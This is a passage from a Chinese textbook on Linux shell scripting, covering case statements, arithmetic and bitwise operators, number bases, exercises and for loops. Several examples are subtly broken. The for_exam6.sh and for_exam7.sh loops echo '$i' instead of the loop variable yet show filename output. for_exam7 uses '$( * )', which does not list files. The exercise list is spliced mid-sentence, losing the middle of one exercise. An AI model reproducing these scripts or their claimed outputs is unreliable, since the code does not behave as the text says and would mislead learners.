[root@localhost Chapter7]# ./ifelifelse_exam2.sh
Please Input a year:
1998
1998 is not a leap year!
[root@localhost Chapter7]#
```

7.3.6　case 结构

和 if/elif/else 结构一样，case 结构同样可用于多分支选择语句，常用来根据表达式的值选择要执行的语句，该命令的一般格式为：

```
case variable  in
value1)
    command
…
command;;
value2)
    command
    …
    command;;
…
valueN)
     command
     …
     command;;
*)
      command
      …
      command;;
esac
```

case 结构的变量值 variable 与 value1、value2 等进行逐一比较，直到找到匹配的值，如果与其匹配，将执行其后的命令，遇到双分号则跳到 esac 后的语句执行，如果没有找到与变量值 variable 匹配的值，脚本将执行默认值“*)”后的命令，直至“;;”为止。

要注意的是，value1 与 value2 等的值必须是常量或正则表达式，所以，使用 case 命令有时无法对 if/else 语句嵌套和对 if/elif/else 结构进行改写，只有当两个结构的判断条件匹配某常量或正则表达式时才能使用 case 命令。在 Shell 编程的过程中，一般对于判断条件很少的可以使用 if 条件语句，但在多个条件判断且判断条件为不等于某个具体常量或正则表达式时，用 if/elif/else 结构；对于多个判断条件且判断条件是某变量匹配某常量或正则表达式时，可用 case 结构。

下面通过例 7-27 来说明 case 命令的用法，新建一个脚本 case_exam1.sh，其脚本内容如下：

```
#例 7-27：case_exam1.sh 脚本提示输入一个数字（1～12），然后显示其对应月份的英文
#!/bin/bash

#提示用户输入月份（0～12）
echo "Please Input a month(0-12): "
read month
```

```
#判断数字对应的月份
case "$month" in
1)
      echo "The month is January!";;
2)
       echo "The month is February!";;
3)
       echo "The month is March!";;
4)
        echo "The month is April!";;
5)
        echo "The month is May!";;
6)
        echo "The month is June!";;
7)
        echo "The month is July!";;
8)
        echo "The month is August!";;
9)
        echo "The month is September!";;
10)
       echo "The month is October!";;
11)
       echo "The month is November!";;
12)
       echo "The month is December!";;
*)
       echo "The month is not in (0-12).";;
esac

#显示 case 脚本执行完成，开始执行 esac 后面的命令
echo "The 'case' command ends!"
```

case_exam1.sh 脚本用于将用户输入的数字月份转化为对应的英文月份。该脚本首先请求用户输入，并将输入结果保存到变量 month 中，case 命令对表达式$month 求值，然后通过变量的值对 1～12 进行匹配，如果匹配到 1～12 的值，将显示其结果对应的月份，对于 1～12 不能匹配的 case 表达式，将执行“*)”后面的命令，然后将执行 esac 后面的命令。

下面是脚本 case_exam1.sh 的执行结果，首先输入一个 1～12 之间的月份，结果显示 12 对应的英文，接着脚本执行了 esac 后的命令；然后输入一个不在 1～12 之间的数 15，显示的输出为“The month is not in (0-12). ”，接着执行 esac 后的命令。

```
#例 7-27 case_exam1.sh 脚本的执行结果
[root@localhost Chapter7]# chmod a+x case_exam1.sh
[root@localhost Chapter7]# ./case_exam1.sh
Please Input a mouth(0-12):
12
The month is December!
The 'case' command ends
[root@localhost Chapter7]# ./case_exam1.sh
Please Input a mouth(0-12):
15
The month is not in (0-12).
The 'case' command ends
```

```
[root@localhost Chapter7]#
```

下面的例 7-28 是一个通过 case 命令对 ifelse_exam4 脚本进行反过来改写的例子，当用户输入成绩分类 A～E 时，可以显示学生的分数段，如用户输入成绩“A”后将显示其分数段在 90～100 分之间，输入 B、C、D、E 将显示其对应的分数段。新建一个脚本 case_exam2，其脚本内容如下：

```
#例 7-28：case_exam2.sh 脚本用于对输入一个分数类别（A～E）显示其对应的分数段
#!/bin/bash

#提示用户输入分数类别（A～E）
echo "Please Input a score_type(A-E): "
read score_type

#判断用户输入类别并输出对应的分数段
case "$score_type" in
A)
    echo "The range of score is from 90 to 100 !";;
B)
    echo "The range of score is from 80 to 89 !";;
C)
    echo "The range of score is from 70 to 79 !";;
D)
    echo "The range of score is from 60 to 69 !";;
E)
    echo "The range of score is from 0 to 59 !";;
*)
    echo "What you input is wrong !";;
esac
```

下面是例 7-28 中脚本 case_exam2.sh 的执行结果，该脚本同样是首先提示用户输入一个 A～E 之间的大写字母，用户输入一个大写字母后将执行下面的操作，然后用户输入 E，可以看到该学生成绩分数段为 0～59，接着输入了一个不在 A～E 之间的大写字母，显示出错信息“What you input is wrong !”。

```
#例 7-28 case_exam2.sh 脚本的执行结果
[root@localhost Chapter7]# ./case_exam2.sh
Please Input a score_type(A-E):
E
The range of score is from 0 to 59 !
[root@localhost Chapter7]# ./case_exam2.sh
Please Input a score_type(A-E):
H
What you input is wrong !
[root@localhost Chapter7]#
```

7.4 运算符

在 7.2 节中提到了整数比较运算符、字符串运算符、文件操作符和逻辑运算符，这里不再罗列这些运算符或操作符。本节主要详细讲解算术运算符、位运算符和自增自减运算符和数字常量。

7.4.1 算术运算符

在 Linux Shell 中，算术运算符包括：+（加运算）、-（减运算）、*（乘运算）、/（除运算）、%（取余运算）、**（幂运算），这些算术运算符的举例及其结果如表 7-7 所示。

表 7-7 算术运算符

运 算 符	举 例	结 果
+(加运算)	3+5	8
-(减运算)	5-3	2
*(乘运算)	5*3	15
/(除运算)	8/3	2
%(取余运算)	15%4	3
**(幂运算)	5**3	125

在运算过程中，要特别注意在整数的除法运算时，其结果将舍弃整数部分，并且忽略四舍五入，最终结果为商的整数部分。下面的例 7-29 说明了这一点，通过 let 命令分别计算“8/5*5”与“8*5/5”的结果是不同的，前者的结果为 5，后者的结果为 8。

```
#例 7-29：一个关于整数运算符的例子
#先除后乘运算
[root@localhost Chapter7]# let "z=8/5*5"
[root@localhost Chapter7]# echo "z=$z"
z=5
#先乘后除运算
[root@localhost Chapter7]# let "z=8*5/5"
[root@localhost Chapter7]# echo "z=$z"
z=8
[root@localhost Chapter7]#
```

下面再举一个取余和幂运算的例子，例 7-30 同样使用 let 命令来执行算术运算，然后通过 echo 命令将结果显示出来。在取余的操作中计算“19%5”的结果，在幂运算的例子中计算“5**3”的结果，前者的结果为 4，后者为 125。

```
#例 7-30：一个取余和幂运算的例子
#取余运算
[root@localhost Chapter7]# let "v=19%5"
[root@localhost Chapter7]# echo "v=$v"
v=4
#幂运算
[root@localhost Chapter7]# let "v=5**3"
[root@localhost Chapter7]# echo "v=$v"
v=125
[root@localhost Chapter7]#
```

在除法和取余运算过程中要注意除数不能为 0，否则将显示如例 7-31 的除 0 的错误。

```
#例 7-31：除 0 错误
[root@localhost Chapter7]# let "v=5/0"
-bash: let: v=5/0: division by 0 (error token is "0")
[root@localhost Chapter7]# let "v=5%0"
-bash: let: v=5%0: division by 0 (error token is "0")
```

```
[root@localhost Chapter7]#
```

使用算术运算符无法对字符串、文件的浮点型数进行计算，对于浮点型操作，需要用到专门的函数，这一点和 C 语言是不相同的，要特别注意。

算术运算符可与赋值运算符“=”联用，称为算术复合赋值运算符。表 7-8 列出了这些常用的复合赋值运算符及其用法。

表 7-8　算术复合赋值运算符

运　算　符	举　　例	等价表达式
+=	v+=5	v=v+5
-=	v-=10	v=v-10
*=	v*=5	v=v*5
/=	v/=3	v=v/3
%=	v%=5	v=v%5

下面是一个算术复合赋值运算符的例子，例 7-32 中首先设置变量 value 值为 5；然后通过赋值加运算加 6，结果为 11；最后使用赋值除运算符将 value 的值除以 5，最终的 value 结果为 2。

```
#例 7-32：复合运算符的例子
[root@localhost Chapter7]# value=5
[root@localhost Chapter7]# let "value+=6"
[root@localhost Chapter7]# echo "value=$value"
value=11
[root@localhost Chapter7]# let "value/=5"
[root@localhost Chapter7]# echo "value=$value"
value=2
[root@localhost Chapter7]#
```

7.4.2　位运算符

位运算符在 Shell 编程中很少使用，通常用于整数间的运算，位运算符是针对整数在内存中存储的二进制数据流中的位进行的操作。例如，表达式“2<<1”表示将整数 2 在内存中的二进制数据流向左移动一个，相当于算术运算“乘以 2”的操作。表 7-9 中列出了位运算符及其用法。

表 7-9　位运算符

运　算　符	举　　例	解释和 value 值
<<（左移）	value=4<<2	4 左移 2 位，value 值为 16
>>（右移）	value=8>>2	8 右移 2 位，value 值为 2
&（按位与）	value=8&4	8 按位与 4，value 值为 0
|（按位或）	value=8|4	8 按位或 4，value 值为 12
~（按位非）	value=~8	按位非 8，value 值为-9
^（按位异或）	Value=10^3	10 按位异或 3，value 值为 9

按位与运算，只有两个二进制都为 1 时，结果才为 1；按位或运算，只要有一个二进制

位为 1，则结果为 1；按位异或运算，两个二进制位数相同（同时为 0 或 1）时，结果为 0，否则为 1；按位取反运算符是将二进制中的 0 修改为 1，1 修改为 0。位运算符在 C、C++或 Java 中会列出详细运算符的过程，这里就不再列出其详细的计算过程。例 7-33 是一个位运算的例子，使用到了表 7-9 中列出的位运算符，可以看出，左移 2 位相当于乘以 4，而右移 2 位相当于除以 4，所以，在算术运算过程中用到乘以或除以 2 的幂时，可用位运算来代替，因为位运算的效率要高于算术运算。

```
#例 7-33：位运算的例子
#左移运算
[root@localhost Chapter7]# let "value=10<<2"
[root@localhost Chapter7]# echo "value=$value"
value=40
#右移运算
[root@localhost Chapter7]# let "value=10>>2"
[root@localhost Chapter7]# echo "value=$value"
value=2
[root@localhost Chapter7]# let "value=10&2"
[root@localhost Chapter7]# echo "value=$value"
value=2
#按位或运算
[root@localhost Chapter7]# let "value=10|2"
[root@localhost Chapter7]# echo "value=$value"
value=10
#按位取反运算
[root@localhost Chapter7]# let "value=~10"
[root@localhost Chapter7]# echo "value=$value"
value=-11
#按位异或运算
[root@localhost Chapter7]# let "value=10^2"
[root@localhost Chapter7]# echo "value=$value"
value=8
[root@localhost Chapter7]#
```

同算术运算符一样，位运算符同样可以同赋值运算符“=”联用，组成复合赋值运算符。表 7-10 列出了这些复合运算符及其用法。

表 7-10 复合运算符

运 算 符	举 例	等价表达式
<<=	value<<=2	value=value<<2
>>=	value>>=2	value=value>>2
&=	value&=4	value=value&4
|=	value|=4	value=value|4
^=	Value^=3	value=value^3

要注意的是，按位非运算符是一元运算符，无法和赋值运算符组成复合运算符。下面的例 7-34 是一个使用位运算的符号赋值运算符的例子，首先设置了一个 value 值，然后对其进行复合赋值运算。

```
#例 7-34：复合位运算的例子
[root@localhost Chapter7]# value=10
```

```
[root@localhost Chapter7]# let "value<<=2"
[root@localhost Chapter7]# echo "value=$value"
value=40
[root@localhost Chapter7]# let "value>>=2"
[root@localhost Chapter7]# echo "value=$value"
value=10
[root@localhost Chapter7]# let "value&=4"
[root@localhost Chapter7]# echo "value=$value"
value=0
[root@localhost Chapter7]#
```

7.4.3　自增自减运算符

同其他的编程语言一样，Linux Shell 中也提供了自增自减运算符，其作用是自动将变量加 1 或减 1。自增自减操作符主要包括前置自增（++variable）、前置自减（--variable）、后置自增（variable++）和后置自减（variable--）。前置操作首先改变变量的值（++用于给变量加 1，--用于给变量减 1），然后将改变的变量值交给表达式使用；后置变量则是在表达式使用后再改变变量的值。

要特别注意：自增自减操作符的操作元只能是变量，不能是常数或表达式，且该变量值必须为整数型，例如：++1、（num+2）++都是不合法的。下面的例 7-35 是一个自增自减的例子，新建脚本 increment_and_decrement_exam1，脚本内容如下：

```
#例 7-35：increment_and_decrement_exam1.sh 脚本实现变量的自增自减
#!/bin/bash

#变量赋初值
num1=5

#使用前置自增操作
let "a=5+(++num1) "
echo "a=$a"

#变量赋初值
num2=5

#使用后置自增操作
let  "b=5+(num2++) "
echo "b=$b"
```

在脚本 increment_and_decrement_exam1.sh 中使用了前置自增和后置自增运算符，用于对这两种自增方式进行比较。下面是该脚本的执行结果，可以看到，前置自增运算的结果为 11，后置自增运算的结果为 10。

```
#例 7-35 increment_and_decrement_exam1.sh 脚本的执行结果
[root@localhost Chapter7]# ./increament_and_decrement_exam1.sh
a=11
b=10
[root@localhost Chapter7]#
```

7.4.4　数字常量

Linux Shell 脚本或命令默认将数字以十进制的方式进行处理，如果要使用其他进制的方

式进行处理，则需对这个数字进行特定的标记或加前缀。当使用 0 作为前缀时，表示八进制；当使用 0x 进行标记时，表示十六进制，同时还可使用 num#这种形式标记进制数。

下面的例 7-36 是一个使用数字常量的例子，新建一个脚本 constant_exam1.sh，其脚本内容如下：

```
#例 7-36：constant_exam1.sh 脚本实现数字常量
#!/bin/bash

#默认进制表示方式：十进制
let "num1=40"
echo "num1=$num1"

#八进制表示方式：以“0”作为前缀
let "num2=040"
echo "num2=$num2"

#十六进制表示方式：以“0x”作为前缀
let "num3=0x40"
echo "num3=$num3"
```

在脚本 constant_exam1.sh 中，分别列出了十进制、八进制和十六进制的表示方式，同时设置了 40 这个数字常量，可以看出这三种进制最后产生的十进制结果是不同的。下面给出了该脚本的执行结果。

```
#例 7-36 constant_exam1.sh 脚本的执行结果
[root@localhost Chapter7]# ./constant_exam1.sh
num1=40
num2=32
num3=64
[root@localhost Chapter7]#
```

在 Linux Shell 编程过程中还可使用 num#来表示不同的进制。下面的例 7-37 就是一个使用 num#的例子，新建一个脚本 constant_exam2.sh，其脚本内容如下：

```
#例 7-37：constant_exam2.sh 脚本使用 num#实现进制表示
#!/bin/bash

#二进制表示方式：以“2#”表示
let "num1=2#1101100110001101"
echo "num1=$num1"

#八进制表示方式：以“8#”表示
let "num2=8#50"
echo "num2=$num2"

#十六进制表示方式：以“16#”表示
let "num3=16#50"
echo "num3=$num3"
```

在脚本 constant_exam2.sh 中，分别列出了二进制、八进制和十六进制的表示方式，下面给出了该脚本的执行结果。

```
#例 7-37 constant_exam2.sh 脚本的执行结果
[root@localhost Chapter7]# ./constant_exam2.sh
num1=55693
num2=40
num3=80
```

```
[root@localhost Chapter7]#
```

对于二进制和八进制来说，要注意在设置数的时候，二进制都是由 0 和 1 表示，八进制由 0～7 来表示，如果超出这个数值范围，会显示出错信息，如下所示：

```
#二进制超出数值范围的错误
[root@localhost Chapter8]# let "2#23"
-bash: let: 2#23: value too great for base (error token is "2#23")
[root@localhost Chapter8]#
```

7.5 本章小结

本章深入探讨了 Linux Shell 的退出状态、测试、判断和运算符，本章从退出状态入手，讨论退出状态的含义，接着介绍了测试的结构，并对整数比较运算符、字符串运算符、文件操作符和逻辑运算符做了详尽分析，然后介绍了 Linux Shell 中的判断结构，重点讨论各种判断结构的用法，最后介绍了算术运算符、位运算符、自增自减运算符和数字常量的用法。操作符或运算符、测试和判断是 Shell 编程的入门部分，因此，本章是 Shell 编程的基础章节，扎实地掌握本章内容是学习本书后续章节的基础。

7.6 上机提议

1．首先使用一个正确的 Shell 命令，用变量$?测试其退出状态，然后使用一个错误的 Shell 命令，用变量$?测试其退出状态。

2．初始化两个变量值，然后利用整数比较运算符比较这两个变量的大小，并用 echo 变量测试其退出状态。

3．初始化一个字符串，然后测试文件是否为空；然后再初始化一个字符串，比较这两个字符串是否相等。

4．创建一个文件或目录，然后测试其是文件还是目录，如果创建的是文件，则测试该文件是否可读、可写、可执行，并测试其退出状态。（提示：使用 touch 创建文件，使用 mkdir 创建目录）

5．上机运行 7.2.5 节中关于逻辑非、逻辑与和逻辑或的例子，体会一下逻辑与和逻辑或的区别。

6．初始化一个字符串，然后通过简单的 if 结构测试该字符串是否为空，如果为空，则用 echo 命令输出“What you input is null!”；如果不为空，则用 echo 命令输出“What you input is not null!”，同时分析一下两种测试字符串为空的命令的区别与联系。

7．在习题 6 的基础上，如果字符串为空，使用 exit 命令设置一个退出状态，然后在脚本执行的过程中使用 echo 命令测试程序中设置的退出状态是否为预先设置的退出状态。

8．创建一个目录，然后用 if/else 测试文件是否创建成功，如果创建成功，使用 echo 命令返回“The directory is created Successfully!>”；如果不成功，则使用 echo 命令返回“The

如果输入的数字是 2，则用 echo 命令返回“Tuesday”；

如果输入的数字是 3，则用 echo 命令返回“Wednesday”；

如果输入的数字是 4，则用 echo 命令返回“Thursday”；

如果输入的数字是 5，则用 echo 命令返回“Friday”；

如果输入的数字是 6，则用 echo 命令返回“Saturday”。

10．使用 if/elif/else 结构改写习题 9。

11．使用 case 结构改写习题 9，并比较 if/else 嵌套结构、if/elif/else 结构和 case 结构的区别与联系。

12．使用 let 命令计算 12*5/5 与 12/5*5 的值，然后查看一下结果是否相同，如果不相同，试说明结果不相同的原因。

13．通过 Shell 编程计算下面位运算的值：

（1）20<<2

（2）20>>2

（3）20&2

（4）20|2

（5）~20

（6）20^2

14．上机运行 7.4.3 节中的脚本 increment_and_decrement_exam1，比较前置自增和后置自增的区别。

第 8 章 循环与结构化

在 Linux Shell 的编程过程中，有时需要反复执行某一个命令或某一组命令，这时要用到循环结构化命令。循环命令用于特定条件下决定某些语句重复执行的控制方式，它具有封闭型的单入单出性质，也就是说，进入循环结构后，只要循环条件未达到结束状态，就始终执行循环体内的操作。在 Shell 中提供了三种常用的循环语句，分别是 for 循环语句、while 循环语句和 until 循环语句。本章将详细介绍这三种循环结构，并在此基础上讨论循环控制符 break 和 continue 的用法。

8.1 for 循环

for 循环是 Linux Shell 中最常用的结构。for 循环有三种结构：一种结构是列表 for 循环；第二种结构是不带列表 for 循环；第三种结构是类 C 风格的 for 循环。这三种结构将在下面进行详细介绍。

8.1.1 列表 for 循环

列表 for 循环语句用于将一组命令执行已知的次数，下面给出了 for 循环语句的基本格式：

```
for variable in {list}
do
   command
   command
   …
done
```

其中，do 和 done 之间的命令称为循环体，执行次数和 list 列表中常数或字符串的个数相同。当执行 for 循环时，首先将 in 后 list 列表的第一个常数或字符串赋值给循环变量，然后执行循环体；接着将 list 列表中的第二个常数或字符串赋值给循环变量，再次执行循环体。这个过程将一直持续到 list 列表中无其他的常数或字符串，然后执行 done 命令后的命令序列。

下面的例 8-1 演示了列表 for 循环中 list 列表是常数的情况，新建一个 for_exam1.sh 脚本，该脚本的内容如下：

```
#例 8-1：for_exam1.sh 脚本演示利用 for 循环显示 5 次欢迎操作
#!/bin/bash

#使用列表 for 循环显示 5 次欢迎操作
for variable1 in 1 2 3 4 5
do
     echo "Hello, Welcome $variable1 times "
done
```

脚本 for_exam1.sh 这类的循环经常用于计数，范围被限定在 1～5 之间。下面是这个脚本的执行结果，由于 in 后面的列表列出了 5 个参数，可以看出该脚本执行了 5 次欢迎操作。

```
#例 8-1 for_exam1.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam1.sh
Hello, Welcome 1 times
Hello, Welcome 2 times
Hello, Welcome 3 times
Hello, Welcome 4 times
Hello, Welcome 5 times
[root@localhost Chapter8]#
```

Linux Shell 中支持列表 for 循环中使用略写的计数方式，脚本 for_exam2.sh 就是一个这样的例子，该脚本将 1～5 的范围用{1..5}表示。

```
#例 8-2：for_exam2.sh 脚本利用 for 循环显示 5 次欢迎操作
#!/bin/bash

#使用列表 for 循环略写方式显示 5 次欢迎操作
```

```
for variable1 in {1..5}
do
    echo "Hello, Welcome $variable1 times "
done
```

下面是脚本 for_exam2.sh 的执行结果，可以看出和脚本 for_exam1.sh 的执行结果相同。

```
#例 8-2 for_exam2.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam2.sh
Hello, Welcome 1 times
Hello, Welcome 2 times
Hello, Welcome 3 times
Hello, Welcome 4 times
Hello, Welcome 5 times
[root@localhost Chapter8]#
```

Linux Shell 中还支持按规定的步数进行跳跃的方式实现列表 for 循环，例 8-3 中的脚本 for_exam3.sh 用于计算 1～100 内所有的奇数之和，下面是其脚本内容。

```
#例 8-3：for_exam3.sh 脚本使用列表 for 循环计算 1～100 内所有的奇数之和
#!/bin/bash

#对 sum 赋初值
sum=0

#使用列表 for 循环计算 1～100 内所有的奇数之和，并将值保存在 sum 中
for i in {1..100..2}
do
    let "sum+=i"
done

#输出 sum 值
echo "sum=$sum"
```

脚本 for_exam3.sh 首先给 sum 赋初值，通过 i 的按步数 2 不断递增，最终计算出 sum 的值，脚本的执行结果如下所示：

```
#例 8-3 for_exam3.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam3.sh
sum=2500
[root@localhost Chapter8]#
```

脚本 for_exam3.sh 中通过{1..100..2}实现 1～100 内的整数按步数 2 进行跳跃，同样可以通过 seq 命令实现按 2 递增来计算 1～100 内的所有奇数之和。新建脚本 for_exam4.sh，脚本内容如下所示：

```
#例 8-4：for_exam4.sh 脚本使用列表 for 循环和 seq 命令计算 1～100 内所有的奇数之和
#!/bin/bash

#对 sum 赋初值
sum=0

#将 seq 命令用于 for 循环中
for i in $( seq 1 2 100 )
do
    let "sum+=i"
done

#输出 sum 值
```

```
echo "sum=$sum"
```

seq 命令是 Linux 预设的外部命令，一般用做一堆数字的简化写法。脚本 for_exam4.sh 中的命令：

```
( seq 1 2 100 )
```

有三个常数，其中 1 表示起始数，2 表示跳跃的步数，100 表示结束条件值。脚本执行结果如下：

```
#例 8-4 for_exam4.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam4.sh
sum=2500
[root@localhost Chapter8]#
```

上面的例子是对数字进行的操作，同样，列表 for 循环可以对字符串进行操作。下面例 8-5 的脚本 for_exam5.sh 实现周一到周日的英文显示。

```
#例 8-5：for_exam5.sh 脚本显示周一到周日对应的英文翻译
#!/bin/bash

#使用列表 for 循环显示周一到周日对应的英文
for day in Monday Tuesday Wednesday Thursday Friday Saturday Sunday
do
    echo "$day"
done
```

脚本 for_exam5.sh 在 list 列表中列出了周一到周日对应的英语翻译，然后通过列表 for 循环将其显示给用户，脚本执行结果如下所示：

```
#例 8-5 for_exam5.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam5.sh
Monday
Tuesday
Wednesday
Thursday
Friday
Saturday
Sunday
[root@localhost Chapter8]#
```

可以通过 for 循环显示当前目录下所有的文件，下面例 8-6 的脚本 for_exam6.sh 通过 ls 命令和列表 for 循环实现当前目录下所有文件的显示。

```
#例 8-6：for_exam6.sh 脚本通过 ls 命令和列表 for 循环显示当前目录下的文件
#!/bin/bash

#ls 显示当前目录的所有文件，以这些文件作为 list 列表，然后显示 ls 罗列出的文件
for file in $( ls )
do
   echo "file: $i"
done
```

脚本 for_exam6.sh 中，通过命令 ls 显示当前目录下的所有文件，然后通过不断地循环赋值给 file，将其对应的文件名显示给用户，脚本执行结果如下所示：

```
#例 8-6 for_exam6.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam6.sh
file: for_exam1
file: for_exam2
file: for_exam3
file: for_exam4
file: for_exam5
```

```
file: for_exam6
[root@localhost Chapter8]#
```

上面的脚本使用了 ls 来显示当前目录的所有文件，同样可以通过通配符（*）产生文件名扩展，其中通配符（*）可以匹配当前目录下的所有文件，脚本 for_exam7.sh 就是一个这样的例子，其脚本内容如下所示：

```
#例 8-7：for_exam7.sh 脚本通过通配符（*）和列表 for 循环显示当前目录下的文件
#!/bin/bash

#通配符（*）显示当前目录的所有文件，以这些文件作为 list 列表
 for file in $( * )
do
   echo "file: $i"
done
```

同脚本 for_exam6.sh 的执行结果一样，脚本 for_exam7.sh 的执行结果如下所示：

```
#例 8-7 for_exam7.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam7.sh
file: for_exam1
file: for_exam2
file: for_exam3
file: for_exam4
file: for_exam5
file: for_exam6
file: for_exam7
[root@localhost Chapter8]#
```

列表 for 循环可以实现通过命令行来传递脚本中 for 循环列表参数，脚本 for_exam8.sh 就是这样的例子，新建脚本 for_exam8.sh，脚本内容如下：

```
#例 8-8：for_exam8.sh 脚本演示列表 for 循环实现通过命令行来传递脚本中 for 循环列表参数
#!/bin/bash

#提示用户输入参数个数
echo "number of arguments is $#"

#提示用户输入内容
echo "What you input is: "

#通过命令行来传递脚本 for 循环列表参数
for argument in "$*"
do
    echo "$argument"
done
```

脚本 for_exam8 在执行过程中，首先将显示用户输入参数的个数，然后输出用户输入的命令行参数内容，下面是脚本的执行结果。

```
#例 8-8 for_exam8.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam8.sh  1 2 3
number of arguments is 3
What you input is:
1 2 3
[root@localhost Chapter8]# ./for_exam8.sh  Hello World !
number of arguments is 3
What you input is:
Hello World !
```

```
[root@localhost Chapter8]# ./for_exam8.sh  Hello World!
number of arguments is 2
What you input is:
Hello World!
[root@localhost Chapter8]#
```

可以看出，参数列表可以是数字，也可以是字符串，但输入是以空格进行分隔的，如果存在空格，脚本执行时会认为存在另一个参数。脚本第一次执行时，输入的数字 1、2 和 3，输出结果为参数 3 个，并输出这 3 个数字；脚本第二次执行时，在“world”和“!”之间加了一个空格，可以看到输出时的参数个数为 3 个；第三次执行该脚本时，在“world”和“!”之间无空格，可以看到提示输入的参数个数为 2 个。所以，列表 for 循环在传递参数时要注意参数间的空格。

8.1.2 不带列表 for 循环

不带列表的 for 循环执行时，由用户指定参数和参数的个数。下面给出了不带列表的 for 循环的基本格式：

```
for variable
do
   command
   command
   …
done
```

其中 do 和 done 之间的命令称为循环体，Shell 会自动将命令行键入的所有参数依次组织成列表，每次将一个命令行键入的参数显示给用户，直至所有的命令行中的参数都显示给用户。这种结构的 for 循环和下面带列表的 for 循环的结构功能完全一致：

```
for variable in "$@"
do
    command
    command
    …
done
```

不带列表的 for 循环同样通过命令行来传递参数列表，脚本 for_exam9.sh 利用不带列表 for 循环改写脚本 for_exam8.sh，下面是脚本内容。

```
#例 8-9：for_exam9.sh 脚本演示一个不带参数列表 for 循环的例子
#!/bin/bash

#提示用户输入参数个数
echo "number of arguments is $#"

#提示用户输入内容
echo "What you input is: "

#通过命令行来传递脚本 for 循环列表参数
for argument
do
    echo "$argument"
done
```

脚本 for_exam9.sh 的执行结果与脚本 for_exam8.sh 的执行结果相同，下面是脚本的执行

结果。

```
#例 8-9 for_exam9.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam9.sh 1 2 3
number of arguments is 3
What you input is:
1
2
3
[root@localhost Chapter8]# ./for_exam9.sh Hello World !
number of arguments is 3
What you input is:
Hello
World
!
[root@localhost Chapter8]# ./for_exam9.sh Hello World!
number of arguments is 2
What you input is:
Hello
World!
[root@localhost Chapter8]#
```

可以看出，不带列表 for 循环结构比列表 for 循环结构简洁易读，但其只可从命令行来传递参数，所以，这种方式在 Linux Shell 编程中使用相对较少，一般只限于命令行传递参数。

8.1.3 类 C 风格的 for 循环

类 C 风格的 for 循环也可被称为计次循环，一般用于循环次数已知的情况。下面给出了类 C 风格的 for 循环的语法格式：

```
for(( expr1; expr2; expr3 ))
do
    command
    command
    …
done
```

其中表达式 expr1 为循环变量赋初值的语句；表达式 expr2 决定是否进行循环的表达式，当判断 expr2 退出状态为 0 时，执行 do 和 done 之间的循环体，当退出状态为非 0 时，将退出 for 循环执行 done 后的命令；表达式 expr3 用于改变循环变量的语句。类 C 风格的 for 循环结构中，循环体也是一个块语句，要么是单条命令，要么是多条命令，但必须包裹在 do 和 done 之间。

下面的类 C 风格的 for 循环语句用于输出前 5 个正整数，新建脚本 for_exam10.sh，下面是脚本内容。

```
#例 8-10：for_exam10.sh 脚本使用类 C 风格的 for 循环实现输出前 5 个正整数
#!/bin/bash

#使用类 C 风格的 for 循环输出 1～5
for(( integer = 1; integer <= 5; integer++ ))
do
    echo "$integer"
done
```

脚本 for_exam10.sh 的执行结果如下所示：

```
#例 8-10 for_exam10.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam10.sh
1
2
3
4
5
[root@localhost Chapter8]#
```

例 8-10 中的脚本 for_exam10.sh 在 for 循环中首先声明了循环变量 integer，并赋值为 1，之所以称 integer 为循环变量，是因为 integer 用于控制循环执行的次数和结束条件，接着判断 integer 是否小于或等于 5，若 integer 小于或等于 5 成立，则执行循环体 do 和 done 之间的命令，而后执行修正表达式“integer++”，将 integer 的值加 1，再次判断 integer 小于或等于 5 是否成立，以此类推，直至循环结束。

使用类 C 风格的 for 循环要注意以下事项：

- 如果循环条件最初的退出状态为非 0，则不会执行循环体。
- 当执行更新语句时，如果循环条件的退出状态永远为 0，则 for 循环将永远执行下去，从而产生所谓的死循环。
- Linux Shell 中不运行使用非整数类型的数作为循环变量。
- 如果循环体中的循环条件被忽略，则默认的退出状态为 0。
- 在类 C 风格的 for 循环中，可以将三个语句全部略掉，下面是合法的 for 循环：

```
for(( ; ;))
do
    echo "Hello World! "
done
```

可以使用类 C 风格的 for 循环对脚本 for_exam3.sh 进行改写，新建脚本 for_exam11.sh，下面是脚本内容。

```
#例 8-11：for_exam11.sh 脚本使用类 C 风格的 for 循环计算 1～100 内所有的奇数之和
#!/bin/bash

#对 sum 赋初值
sum=0

#使用类 C 风格的 for 循环计算 1～100 内所有的奇数之和，并将值保存在变量 sum 中
for(( i = 1; i <= 100; i = i + 2 ))
do
     let "sum += i"
done

#输出 sum 值
echo "sum=$sum"
```

脚本 for_exam11.sh 同样是首先给 sum 赋初值，然后通过 for 循环不断地对 sum 与循环变量 i 进行叠加，最终计算出 sum 的值，脚本运行结果如下所示：

```
#例 8-11 for_exam11.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam11.sh
sum=2500
[root@localhost Chapter8]#
```

脚本 for_exam11.sh 的循环条件是 i<=100，初始条件 i=1，因此，i=i+2 将步长设定为 2，

每执行一次循环体，就将 i 的值增加 2，最终产生结果 sum 为 2500。

我们可以使用逗号运算符同时对两个变量进行操作，新建脚本 for_exam12.sh，下面是脚本内容。

```
#例 8-12：for_exam12.sh 脚本使用逗号运算符对两个变量进行操作
#!/bin/bash

#对循环条件设置条件限制变量
LIMIT=5

#初始化两变量，并操作 for 循环执行两变量相减
for(( a=1, b=5; a <= LIMIT; a++, b-- ))
do
    let "temp=a-b"
    echo "$a-$b=$temp"
done
```

脚本 for_exam12.sh 的执行结果如下所示：

```
#例 8-12 for_exam12.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam12.sh
1-5=-4
2-4=-2
3-3=0
4-2=2
5-1=4
[root@localhost Chapter8]#
```

在脚本中同时初始化 a 和 b 的变量值，通过 a<=LIMIT 来设置循环条件，然后通过 a++设置 a 加 1 操作、b--设置 b 减 1 操作，每执行一次 for 循环，都判断 a 是否小于等于 LIMIT，该循环将不断地执行，直至 a>5。

在使用类 C 风格的 for 循环时，要保证 for 循环可以正常结束，也就是必须保证循环条件的结果存在退出状态为非 0 的情况，否则将无休止地执行下去，从而产生死循环。比如，例 8-13 中的脚本 for_exam13.sh 就会产生死循环。

```
